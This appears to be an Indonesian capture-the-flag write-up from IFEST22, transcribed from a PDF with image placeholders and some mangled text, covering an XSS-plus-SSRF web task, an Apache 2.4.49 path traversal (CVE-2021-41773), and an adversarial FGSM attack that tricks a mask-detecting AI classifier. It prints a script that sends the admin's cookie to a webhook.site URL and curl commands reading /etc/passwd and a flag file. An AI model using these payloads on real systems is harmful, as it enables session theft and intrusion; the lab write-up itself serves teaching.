
Mirror1: thegreatframe2.user.cloudjkt01.com

### Konsep Soal:

xss ssrf

### Tahap pengerjaan:


Pertama mari kita buka website tersebut





- Pt1:xss

Lalu setelah kita melihat-lihat dan menganalisa web tersebut ternyata terdapat text editor yang dimana nanti nya konten yang kita masukan kedalam sebuah file dalam server yang nanti nya dapat kita buka kembali


Setelah membuat script malicious mari kita buka page nya



Ternyata script nya tidak berjalan, dan bila kita lihat di inspect element



Ternyata page yang kita buat tadi dimasukan ke dalam iframe dengan atribut sandbox, akan tetapi bila kita perhatikan pada network tab, ternyata kita di server terdapat api untuk membaca poem



Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	GET	thegreatframe...	view.html	document	html	2.47 KB	2.16 KB	HTML			1 <px><script>alert(0)//</script></p>		
200	GET	cdn.jsdelivr.net	bootstrap.min.css		stylesheet	29.46 KB	190.14...						
200	GET	cdn.jsdelivr.net	bootstrap.bundle.min.js		script	24.49 KB	77.92 KB						
200	GET	thegreatframe...	readPoem?filename=2b4303bff8e77290757505da475	view.html:35 (sub...)	html	350 B	36 B						
404	GET	thegreatframe...	favicon.ico	FaviconLoader.js...	html	422 B	150 B						

Mari kita buka url tersebut secara langsung atau tanpa iframe

thegreatframe.user.cloudjkt01.com:29384

0

OK

Read thegreatframe.user.cloudjkt01.com

Dan ternyata disini terdapat xss, lalu bagaimana untuk mengarahkan si admin untuk pergi ke page kita secara langsung tanpa iframe ?

- Pt2:ssrf

Bila kita kembali lagi ke bagian editor html tadi lalu kita inspect element kita akan menemukan semacam form

```

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.0/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-gH2yI3qKdNHEEq0n4Mqa/HGKIhSkIHeL5AyhKV8159USAR6csBvApHH<br/><script src="https://cdn.jsdelivr.net/npm/bootstrap@5.2.0/dist/js/bootstrap.bundle.min.js" integrity="sha384-A3rJD856KowS7dwlZdYEko39Gagi7vIsF0jrRAoQmDKtQBHUuLZ9AsSv4jD4xa" cr><script src="~/plugins/cleditor/build/cleditor.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/showdown/2.1.0/showdown.min.js"></script>
<title>editor</title>
</head>
<body>
    <nav class="navbar navbar-expand navbar-dark bg-dark">
        <h1 class="text-light fw-bolder text-center w-100">The Great Frame</h1>
    </nav>
    <form id="formForPost" class="w-100 d-flex justify-content-center" action="/submitPoem" method="post">
        <div class="w-75 h-100 d-flex align-items-center flex-column">
            <h2 class="mt-3 fw-bold">Send us your best work!</h2>
            <div class="editor">
                <div class="mb-2 w-100 d-flex flex-row">
                    <div class="w-50">
                        <label for="username" class="form-label">Name:</label>
                        <input type="text" class="form-control" name="username" id="username" aria-describedby="enterName" placeholder="Name" form="formForPost">
                    </div>
                    <div class="ms-3 me-3"></div>
                    <div class="w-50">
                        <label for="title" class="form-label">Title:</label>
                        <input type="text" class="form-control" name="title" id="title" aria-describedby="titleHelp" placeholder="Enter Title" form="formForPost" >
                    </div>
                </div>
                <input id="userInput" type="hidden" name="htmlInput" form="formForPost">
                <input id="urlInput" type="hidden" name="url" form="formForPost" value="http://localhost:3000/view.html">
            </div>
            <div id="web_editor"></div>
            <div class="mt-3 w-100 d-flex justify-content-end">
                <button type="button" class="btn btn-primary" onclick="sendPoem()">Send</button>
            </div>
        </div>
    </form>
</body>

```

Lalu bila kita lihat di bagian networking terdapat parameter url yang dimana akan selalu mengirimkan localhost:3000/view.html

	Initiator	Type	Transferred	Size
FaviconLoader.js...	html	cached	150 B	
editor.html:51(d...)	html	1.39 KB	1.10 KB	
document	html	1.41 KB	1.10 KB	
script	js	cached	0 B	
FaviconLoader.js...	html	cached	150 B	
FaviconLoader.js...	html	cached	150 B	
editor.html:51(d...)	html	1.39 KB	1.10 KB	
document	html	1.41 KB	1.10 KB	

Request Headers:

- Content-Type: application/x-www-form-urlencoded
- Content-Length: 102
- Host: localhost:3000
- Origin: http://localhost:3000
- Referer: http://localhost:3000/editor
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36

Request Body (Raw):

```

username: "a"
title: "a"
htmlInput: "<p>||<script>alert(0)||</script></p>"
url: "https://webhook.site/bb4aa937-b0d0-4256-897b-9b0cae42d635"

```

Mari kita coba masukan url lain, untuk mengecek apabila param url ini digunakan oleh si admin atau judge untuk melihat hasil kerja kita

Dari sini kelihatannya si admin akan mencoba memasuki url apapun yang di masukan kedalam nya

### - Pt3:exploit

Dari dua temuan tadi, secara teori kita bisa membuat sebuah exploit yang pada intinya, pertama kita membuat file berupa xss, lalu kita ganti url default yaitu localhost:3000/view menjadi localhost:3000/readPoem?filename=<insertFileNameHere>

Namun disini terdapat masalah bagaimana cara kita mendapatkan filename kita ? karena kelihatannya filename merupakan hash dari sesuatu.

Apabila kita upload file lagi dengan nama dan title yang sama hasil dari hash nya sama

NetworkMiner tool interface showing three POST requests to 'thesgreatframe...'. The third request's 'Form data' section is highlighted with a red box around 'username: "a"'. The raw response shows the HTML input: '<p>test123</p>'.

Maka dari sini kita tinggal membuat sebuah file dengan nama dan judul tertentu

The Great Frame

Name: onixldic

Title: malicious

normal text

Send

The screenshot shows the NetworkMiner interface with the 'Headers' tab selected. The 'Response' section displays the following headers for a file named 'thankyou.html':

- Connection: keep-alive
- Content-Length: 72
- Content-Type: text/html; charset=utf-8
- Date: Mon, 22 Aug 2022 13:44:16 GMT
- Keep-Alive: timeout=5
- Location: /thankyou.html
- Set-Cookie: filename=0868ae04c90d60ba2d0f24584f217369 Path=/
- Vary: Accept
- X-Powered-By: Express

Lalu kita buat lagi file malicious dengan menggunakan nama dan judul yang sama

Name:

Title:

Paragraph [Rich Text Editor toolbar]

```
<script>fetch("https://webhook.site/bb4aa937-b0d0-4256-897b-9b0cae42d635?cookie="+document.cookie)//</script>
```


Send

Lalu kita ganti url agar menembak atau membuka html kita secara langsung

```

 Inspector  Console  Debugger  Network  Style Editor  Performance  Mem
 Filter Output
>> urlInput.value
< "http://localhost:3000/view.html"
>> urlInput.value="http://localhost:3000/readPoem?filename=0868ae04c90d60ba2d0f24584f217369"

```



Dan kita tinggal menunggu dan melihat bila serangan nya berhasil

REQUESTS (2/500) Newest First		Search Query
<a href="#">GET #ff663</a>	08/22/2022 9:51:32 PM	
<a href="#">GET #861e4</a>	08/22/2022 8:17:49 PM	

**Request Details**

Method: GET  
URL: https://webhook.site/bb4aa937-b0d0-4256-897b-9b0cae42d635?cookie=flag%3DIFEST22%7B1f4mE\_F0r\_uS3r\_InPU7\_15\_n0T\_3n0u6H%7D%3B%20filename%3D0868ae04c90d60ba2d0f24584f217369

Host: whois  
Date: 08/22/2022 9:51:32 PM (a few seconds ago)  
Size: 0 bytes  
ID: ff663a47-c879-409e-8240-de4966ce6e8a

**Headers**

connection: close  
accept-language: en-US  
accept-encoding: gzip, deflate, br  
referer: http://localhost:3000/  
sec-fetch-dest: empty  
sec-fetch-mode: cors  
sec-fetch-site: cross-site  
origin: http://localhost:3000  
accept: \*/\*  
sec-ch-ua-platform:   
user-agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko)  
sec-ch-ua-mobile: ?0  
sec-ch-ua:   
host: webhook.site  
content-length:   
content-type:   
  
**Query strings**  
cookie: flag=IFEST22%7B1f4mE\_F0r\_uS3r\_InPU7\_15\_n0T\_3n0u6H%; filename=0868ae04c90d60ba2d0f24584f217369

**Form values**  
(empty)

Flag:

**IFEST22{1fr4mE\_F0r\_uS3r\_InPU7\_15\_n0T\_3nOu6H}**

### 3. A Collaboration [Easy]

#### Deskripsi:

Di saat pandemi, pemerintahan negara XYZ mencoba untuk menghibur masyarakatnya dengan menyewa sebuah perusahaan CGI untuk membuat sebuah film. Walaupun demikian, ide dari film tersebut tetap bersifat edukatif, sehingga produser dari perusahaan CGI tersebut bekerja sama dengan Badan Intelijen Negara untuk membuat sebuah film yang edukatif dan juga seru!

Hint: flag berada pada /home/flag.txt

Linknya belom ada


Mirror1:

#### Konsep Soal:

Real World Scenario, berasal dari CVE-2021-41773.

#### Tahap pengerajan:

Diberikan tampilan seperti berikut



Pada website ini, terdapat laman dashboard, artikel, register dan juga login.

User bisa melihat pada inspect element bagian network, server apache yang digunakan pada website tersebut.

The screenshot shows a browser window with a dashboard for 'CGI Group .Inc'. The dashboard has four cards:

- Jumlah Film:** 12. Check it now!
- Jumlah Pegawai:** 110. Check it now!
- Artikel:** 5. Check it now!
- Total Kontak:** 3. Check it now!

Below the dashboard is a Network tab in the developer tools, showing the following request list:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
204	GET	0.0.0.0:8888	/	BrowserTabChild	html	cached	4.48 KB
200	GET	kit.fontawesome.com	0b2b128ffbe.js	script	js	cached	4.64 KB
304	GET	0.0.0.0:8888	/index.js	script	js	cached	763 B
404	GET	0.0.0.0:8888	/responsiveMenu.js	script	html	cached	419 B
304	GET	ka-f.fontawesome.com	free-min.css?token=0b2b128ffbe	css	cached	95.85 KB	
304	GET	ka-f.fontawesome.com	free-v4-shims-min.css?token=0b2b128ffbe	css	cached	25.95 KB	
304	GET	ka-f.fontawesome.com	free-v4-font-face-min.css?token=0b2b128ffbe	css	cached	1.73 KB	
304	GET	ka-f.fontawesome.com	free-v4-font-face-min.css?token=0b2b128ffbe	css	cached	823 B	
404	GET	0.0.0.0:8888	/responsiveMenu.js	script	html	cached	196 B
404	GET	0.0.0.0:8888	/favicon.ico	FaviconLoader	img	cached	196 B

Request Headers (436 B):

- Date: Mon, 22 Aug 2022 10:41:04 GMT
- ETag: "11e8-5e6bac8d103c0"
- Keep-Alive: timeout=5, max=100
- Last-Modified: Sun, 21 Aug 2022 06:53:11 GMT
- Server: Apache/2.4.49 (Unix)
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Cache-Control: max-age=0
- Connection: keep-alive
- Host: 0.0.0.8888

### Filter Headers

- ② **Date:** Mon, 22 Aug 2022 10:41:04 GMT
- ② **ETag:** "11e8-5e6bac8d103c0"
- ② **Keep-Alive:** timeout=5, max=100
- ② **Last-Modified:** Sun, 21 Aug 2022 06:53:11 GMT
- ② **Server:** Apache/2.4.49 (Unix)

User dapat mencari vulnerability pada version Apache 2.4.49 pada google.

The screenshot shows a Google search results page for the query 'vulnerability apache 2.4.49'. The search bar contains the query. The results include a news article from Qualys blog dated October 27, 2021, about a Path Traversal attack on Apache 2.4.49.

Sekitar 32.000 hasil (0,42 detik)

According to CVE-2021-41773, Apache HTTP Server 2.4. 49 is vulnerable to **Path Traversal and Remote Code execution attacks.** 27 Okt 2021

<https://blog.qualys.com/2021/10/27/apache-http-server-path-traversal-and-remote-code-execution-attacks/>

Apache HTTP Server Path Traversal & Remote Code ...

Cara pengetesan adalah dengan menggunakan command berikut

Curl <http://ip:port/cgi-bin/.%2e/.%2e/.%2e/etc/passwd>

```
(excy@Excy)-[~/CVE-2021-41773/Path Traversal]
$ curl http://0.0.0.0:8880/cgi-bin/.%2e/.%2e/.%2e/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Karena sudah diberikan hint untuk letak flagnya, maka dapat kita buka dengan menggunakan command berikut

curl <http://ip:port/cgi-bin/.%2e/.%2e/.%2e/.%2e/home/flag.txt>

```
(excy@Excy)-[~/CVE-2021-41773/Path Traversal]
$ curl http://0.0.0.0:8880/cgi-bin/.%2e/.%2e/.%2e/.%2e/home/flag.txt
IFEST22{p4th_7r4v3r54l_ygy_x1x1x1_251120cbt2803}
```

FLAG

IFEST22{p4th\_7r4v3r54l\_ygy\_x1x1x1\_251120cbt2803}

## 4. CovidMasiAdak [Ultimate Mega Big Brain Pro Max]

### Deskripsi:

Sejak tahun 2020, virus Covid menyerang. Jadi kita harus pake masker, agar tidak diserang. Lalu, supaya semua orang pake masker, talenta terbaik Anak Bangsa memberikan sumbangsih berupa AI skynet yang bisa mendeteksi jika ada masyarakat yang males pake masker. Hukumannya bila ketahuan, mereka akan diasingkan ke Rengasdengklok tanpa makanan.


### Konsep Soal:

Leak and exploit AI model to bypass verification with Fast Gradient Sign Method

[https://www.tensorflow.org/tutorials/generative/adversarial\\_fgsm](https://www.tensorflow.org/tutorials/generative/adversarial_fgsm)


### Tahap Pengerjaan:

- Diberikan sebuah web dimana user dapat upload gambar, yang akan di-feed ke dalam model neural network
- Input yang masuk ke model neural network umumnya dalam bentuk convolution pixel
- Model Neural Network akan memproses pixel-pixel pada gambar against weight dan bias yang terdapat pada setiap neuron sebagai hasil proses training



- Untuk setiap gambar yang masuk ke model neural network, nilai *loss* akan dikalkulasi. Loss value ini mencerminkan seberapa buruk model AI melakukan prediksi. Kalau prediksi model sangat akurat, maka nilai *loss* akan sangat mendekati 0, bila sebaliknya maka nilai loss juga menjadi besar.
- Untuk memperbaiki performa dari kesalahan prediksi, model neural network akan melakukan kalkulasi nilai *gradient*. Gradient digunakan untuk mengukur *direction* dimana weight dari neuron akan diupdate sehingga menghasilkan nilai *loss* yang lebih rendah. Untuk menghitung gradient setelah 1 gambar telah diklasifikasi, Tensorflow digunakan untuk menghitung error secara manual tanpa melakukan *backpropagation* terhadap model sebenarnya.


$$\text{NewWeight} = \text{OldWeight} - \text{LearningRate} \times \text{gradient}$$



- Selanjutnya, untuk dapat menipu model Neural Network, kita perlu membuat gambar yang dirancang khusus sedemikian rupa sehingga setiap pixel pada gambar tersebut di-adjust menjauhi pixel original-nya sejauh nilai gradient yang telah dihasilkan model.

$$\text{NewPixels} = \text{OldPixels} + \epsilon \times \text{gradients}$$

- Untuk dapat menemukan nilai gradient yang dimiliki model serta nilai weight dan bias pada setiap neuron sebelum exploitasi dilakukan, maka kita harus terlebih dahulu mendapatkan akses terhadap .h5 model (weight configuration dari model neural network yang digunakan soal).
- Hasil akhirnya:



- Flag akan keluar bila gambar tanpa masker yang sama (yang diberikan di soal) dapat diprediksi oleh model ML sebagai gambar dengan masker

---

The verdict is: MASK with 0.9598058462142944 probability

Flag is: IFEST22{i\_Outsmart\_the\_sm4rttest\_being\_1n\_the\_r00m}

More in-depth explanation can be found at:

<https://medium.com/@chrisandoryan/the-ai-and-its-probable-exploitations-part-1-targeted-misclassifications-7ba65da6906c>

**Flag:**

**IFEST22{i\_Outsmart\_the\_sm4rttest\_being\_1n\_the\_r00m}**

# Miscellaneous

## 1. Aliases [Easy]


### Deskripsi:

Hey, my name is Vanta and I love to play games. Now I want to play a game with you, can you find the hidden flag?

